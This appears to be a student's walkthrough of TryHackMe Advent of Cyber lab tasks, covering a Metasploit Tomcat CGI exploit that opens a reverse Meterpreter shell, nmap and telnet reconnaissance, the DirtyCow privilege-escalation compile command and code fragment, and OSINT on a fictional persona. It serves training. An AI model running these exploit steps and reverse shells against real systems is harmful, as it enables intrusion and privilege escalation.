
```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.8.92.1
80
RHOST => 10.8.92.180
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.8.92.1
80
LHOST => 10.8.92.180
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.19.
251
RHOST => 10.10.19.251
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI /cgi-
bin/elfwhacker.bat
TARGETURI => /cgi-bin/elfwhacker.bat
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.8.92.180:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.19.251
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.8.92.180:4444 → 10.10.19.251:4973
6 ) at 2022-06-30 00:07:28 -0400

meterpreter > 
```

Create a shell on the remote host, and go through the directory to find the flag txt file.



```
meterpreter > shell
Process 2500 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bi
n>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 4277-4242

 Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\
WEB-INF\cgi-bin

03/07/2022  05:49    <DIR>          .
03/07/2022  05:49    <DIR>          ..
19/11/2020  22:39               825 elfwhacker.bat
19/11/2020  23:06                27 flag1.txt
03/07/2022  05:49            73,802 RdODc.exe
               3 File(s)         74,654 bytes
               2 Dir(s)   8,082,595,840 bytes free

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bi
n>type flag1.txt
type flag1.txt
```

Use command : type flag1.txt to get the flag.



```
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bi
n>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 4277-4242

 Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\
WEB-INF\cgi-bin

03/07/2022  05:49    <DIR>          .
03/07/2022  05:49    <DIR>          ..
19/11/2020  22:39               825 elfwhacker.bat
19/11/2020  23:06                27 flag1.txt
03/07/2022  05:49            73,802 RdODc.exe
               3 File(s)         74,654 bytes
               2 Dir(s)   8,082,595,840 bytes free

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bi
n>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bi
n>
```

Question 4:

The metasploit settings we had to set are :
LHOST
RHOSTS

Thought Process/Methodology : First, I used nmap to find the port connected to the MACHINE_IP, by opening the website we can see the version of the Apache Tomcat. Then, by using ssh and cmnatic to access into an account of the MACHINE_IP, I was able to set different host and target to breach the meterpreter, after that, the process was quite simple and searching through the directory, I got the flag.


Day 13

(Coal For Christmas)

Tools Used: Kali, FireFox, Terminal, DirtyCow

Question 1:


By scanning the MACHINE_IP using nmap. We can see that the old, deprecated protocol that is running is telnet.



```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.43.66
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-03 01:10 EDT
Nmap scan report for 10.10.43.66
Host is up (0.19s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE    SERVICE
22/tcp    open     ssh
23/tcp    open     telnet
111/tcp   open     rpcbind
49155/tcp filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 29.44 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

Question 2:


Using the command : telnet MACHINE_IP PORT we can see the login credentials for santa.



```
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE    SERVICE
22/tcp    open     ssh
23/tcp    open     telnet
111/tcp   open     rpcbind
49155/tcp filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 29.44 seconds

┌──(kali㉿kali)-[~]
└─$ telnet 10.10.43.66 23
Trying 10.10.43.66...
Connected to 10.10.43.66.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: 
```

Question 3:


By using the command cat/etc/*release. We can see that the linux used is Ubuntu 12.04



```
                \ /
              -->*<--
                /o\
               /_\_\
              /_/_0_\
             /_o_\_\_\
            /_/_/_/_/o\
           /@\_\_\@\_\_\
          /_/_/O/_/_/_/_\
         /_\_\_\_\_\o\_\_\
        /_/0/_/_/_0_/_/@/_\
       /_\_\_\_\_\_\_\_\_\_\
      /_/o/_/_/@/_/_/o/_/0/_\
               [___]

$ w^Hca
-sh: 1: ca: not found
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$ 
```

Question 4:

Using the command cat cookies_and_milk.txt, we can see that Grinch got here first.



```
  int ret = copy_file(filename, backup_filename);
  if (ret ≠ 0) {
    exit(ret);
  }

  struct Userinfo user;
  // set values, change as needed
  user.username = "grinch";
  user.user_id = 0;
  user.group_id = 0;
  user.info = "pwned";
  user.home_dir = "/root";
  user.shell = "/bin/bash";

}
/****************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
//          The Grinch
//****************************************************/
$ 
```

Question 5:


Based on the commands listed on DirtyCow's website. The verbatim syntax is
gcc -pthread dirty.c -o dirty -lcrypt

Question 6:

The default new username created is Firefart.

Question 7:


After using md5sum, we get the following hash :
8b16f00dd3b51efadb02c1df7f8427cc



```
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

        - Yours,
                John Hammond
                er, sorry, I mean, the Grinch

          - THE GRINCH, SERIOUSLY

firefart@christmas:~# touch coal
firefart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~# 
```

Question 8:

DirtyCow’s CVE is written on their website as CVE-2016-5195



Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel

Thought Process/Methodology : By using msfconsole, I was able to login into santa’s credentials and find the port and protocol used for santa. By using several of DirtyCow’s commands, I was able to get the raw hash from md5sum.

Day 14

(Where's Rudolph?)

Tools Used: Kali, FireFox


Question 1:

By search for "IGuidetheClaus2020" in Reddit.com, we can find the profile and list through the comments. The URL is :

https://www.reddit.com/user/IGuidetheClaus2020/comments/

Question 2:

According to IGuideTheClaus2020's comments on Reddit, he was born in Chicago.




IGuidetheClaus2020 commented on Chicago Public Library says eliminating fines has paid off - A
everyone smile: a jump in the return of books overdue for six months or more. chicago.suntime

IGuidetheClaus2020 5 points · 2 years ago

Fun fact: I was actually born in Chicago and my creator's name was Robert!

Question 3:

Robert's last name is May.



https://en.wikipedia.org › wiki › Robert_L

Robert L. May - Wikipedia


Rudolph spreads in popularity — **Robert** L. May (July 27, 1905 – August 11, 1976) was the creator of **Rudolph the Red-Nosed Reindeer**.

Died: August 11, 1976, Evanston

Education: Dartmouth College

Question 4:

According to Rudolph's reddit post, he also uses Twitter.



23 Tweets

IGuidetheClaus2020
@IGuideClaus2020

Seeking the truth. Really.

Business inquiries: rudolphthered@hotmail.com

North Pole Joined November 2020

5 Following 172 Followers


Not followed by anyone you're following

Question 5:

Rudolph's username on Twitter is @IGuideClaus2020.

Question 6:

According to his Twitter, his current favorite TV show is Bachelorette.



IGuidetheClaus2020 @IGuideClaus2020 · Nov 25, 2020
Love me some Bachelorette. But Ed? C'mon!

